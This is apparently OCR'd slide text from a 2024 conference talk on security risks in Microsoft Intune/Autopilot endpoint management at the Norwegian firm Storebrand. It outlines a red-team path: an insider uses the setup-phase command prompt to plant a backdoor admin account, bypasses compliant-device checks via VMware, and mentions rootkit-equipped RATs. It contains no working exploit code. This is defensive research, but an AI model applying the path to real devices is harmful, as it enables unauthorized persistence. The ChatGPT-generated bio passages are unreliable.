
Storebrand

Balancing Efficiency and Security - Unveiling the Risks in Cloud-Based Endpoint Management

Oleksandr Kazymyrov

Area41 Conference 2024

Who am I?




Oleksandr Kazymyrov


Information Security Expert

Bergen, Vestland, Norway · Contact info

500+ connections


Microsoft CERTIFIED INFORMATION PROTECTION ADMINISTRATOR ASSOCIATE
Microsoft CERTIFIED SECURITY OPERATIONS ANALYST ASSOCIATE
Microsoft CERTIFIED IDENTITY AND ACCESS ADMINISTRATOR ASSOCIATE
Microsoft CERTIFIED AZURE SECURITY ENGINEER ASSOCIATE
ISC2 CISSP®
Microsoft CERTIFIED SECURITY, COMPLIANCE, AND IDENTITY FUNDAMENTALS
Microsoft CERTIFIED AZURE FUNDAMENTALS
Microsoft CERTIFIED AZURE NETWORK ENGINEER ASSOCIATE
RAPID7 insightIDR® CERTIFIED SPECIALIST
RAPID7 insightAppSec® CERTIFIED SPECIALIST
RAPID7 insightVM® CERTIFIED ADMINISTRATOR
ZERO-POINT SECURITY
RED TEAM OPS I

What does ChatGPT know about Oleksandr Kazymyrov? (OSINT Tool?)




Oleksandr Kazymyrov is a notable figure in the field of cybersecurity and cryptography. He currently serves as the Offensive Security Manager at Storebrand, where he leads efforts to identify and mitigate critical security vulnerabilities in systems and infrastructure. His role includes managing a red team program aimed at enhancing the organization's security posture and understanding its risks and vulnerabilities (Booster Conference 2024).

Kazymyrov has an extensive academic and professional background. He studied information security at Kharkiv National University of Radio Electronics and later pursued doctoral work at the University of Bergen. His research focuses on cryptographic primitives, and he has contributed significantly to the development of cryptographic standards in Ukraine, including the Kupyna hash function and the Kalyna block cipher (EPrint IACR) (Dr. Oleksandr Kazymyrov).

Additionally, he has published several papers on various topics in cybersecurity and cryptography, such as the analysis of algebraic attacks and the development of high-nonlinear S-boxes (Dr. Oleksandr Kazymyrov) (EPrint IACR). Kazymyrov is also an active participant in conferences and workshops, sharing his expertise and insights on offensive security tactics and strategies (Booster Conference 2024)

Source: OpenAI. (2024). ChatGPT (June 7 version) [Large language model].

What about Storebrand?



Storebrand: Comprehensive Financial Services and Management


Overview:

- **Founded:** 1767
- **Headquarters:** Norway
- **Services:** Insurance, banking, asset management, and pensions
- **Focus:** Sustainability and ESG (Environmental, Social, and Governance) criteria

Asset Management:
Storebrand is renowned for its extensive asset management services. The company manages a diverse portfolio of assets, emphasizing sustainable and responsible investment strategies. Their approach involves integrating ESG factors into the investment process to promote long-term value creation and risk management.


Source: OpenAI. (2024). ChatGPT (June 7 version) [Large language model].

Storebrand in the cloud




TRANSFORMER
BEDRIFTSOPTIMALISERING

Storebrand flyttet over 1000 milliarder kroner til skyen med Azure



Storebrand flytter hele kapitalforvaltningen ut i skyen

Som en av de første kapitalforvalterne i verden har Storebrand flyttet hele kapitalforvaltningen ut i en sky, noe som skal gi «uante muligheter». Nå vil flere banker følge etter.




Storebrand ASA transforms asset management with unified, cloud-based identity governance

Share this story

September 6, 2022

Storebrand is a Nordic financial group, delivering increased security and financial wellness for people and




10.07.2023 | kl. 15:01 BANK

Storebrand flytter Swift til skyen

Storebrand migrerer i disse dager infrastrukturen til Swift fra fysiske datasentre til en skybasert løsning.


TRYGGERE: – Vi sparer selvsagt noe i året på å kutte ut serverne. Det viktigste er imidlertid at internasjonale pengetransaksjoner nå er både tryggere og enklere å drifte, sier konserndirektør Trygve Håkedal i Storebrand. | Foto: Storebrand

Out-of-box experience (OOBE) via Intune




Source: Manual registration overview

Cyber kill chain for offensive operations



Threat actors

Insider threat



Advance Persistence Threat

Environment


The principle of least privilege is followed

Microsoft Intune is used as Mobile Device Management (MDM)

EDR is tuned

Requirements for compliant device in Conditional Access in Microsoft Entra ID

Bypassing compliant device using VMWare



Windows 11 Enterprise Evaluation
Windows License is expired
Build 22621.ni_release.220506-1250


Threat and goal

An insider threat or an advanced persistent threat (APT) with physical access to a PC could deploy a backdoor or rootkit.

Evaluate the current configuration of MDM from an adversary's perspective using the 'assume breach' approach

Source: OpenAI. (2024). ChatGPT (May 28 version) [Large language model].


The goal from the offensive perspective



> Using the example of creating a user with administrative privileges simply serves to illustrate the concept of a backdoor. In practical scenarios, a more sophisticated approach would involve deploying a Remote Access Trojan (RAT) equipped with rootkit capabilities, which could embed itself in the kernel space, offering deeper control and concealment.

Backdoor note

Option 1: collect logs



Collect logs

You can enable the ability for users to collect ESP logs in the ESP policy. When a timeout occurs in the ESP, the user can select the option to **Collect logs**. Log files can be copied to a USB drive.

You can also collect logs through a Command Prompt window on the device. If you are in OOBE on a non-S mode device, press Shift+F10.

Enter the appropriate command, based on your scenario:

- For all Autopilot scenarios and ESP:

  On Windows 10 versions earlier than 1809, enter `licensingdiag.exe`.

  On Windows 10, version 1809 and later versions:

  - For user-driven mode, enter the following command:


    Console

    ```
    mdmdiagnosticstool.exe -area Autopilot -cab <pathToOutputCabFile>
    ```

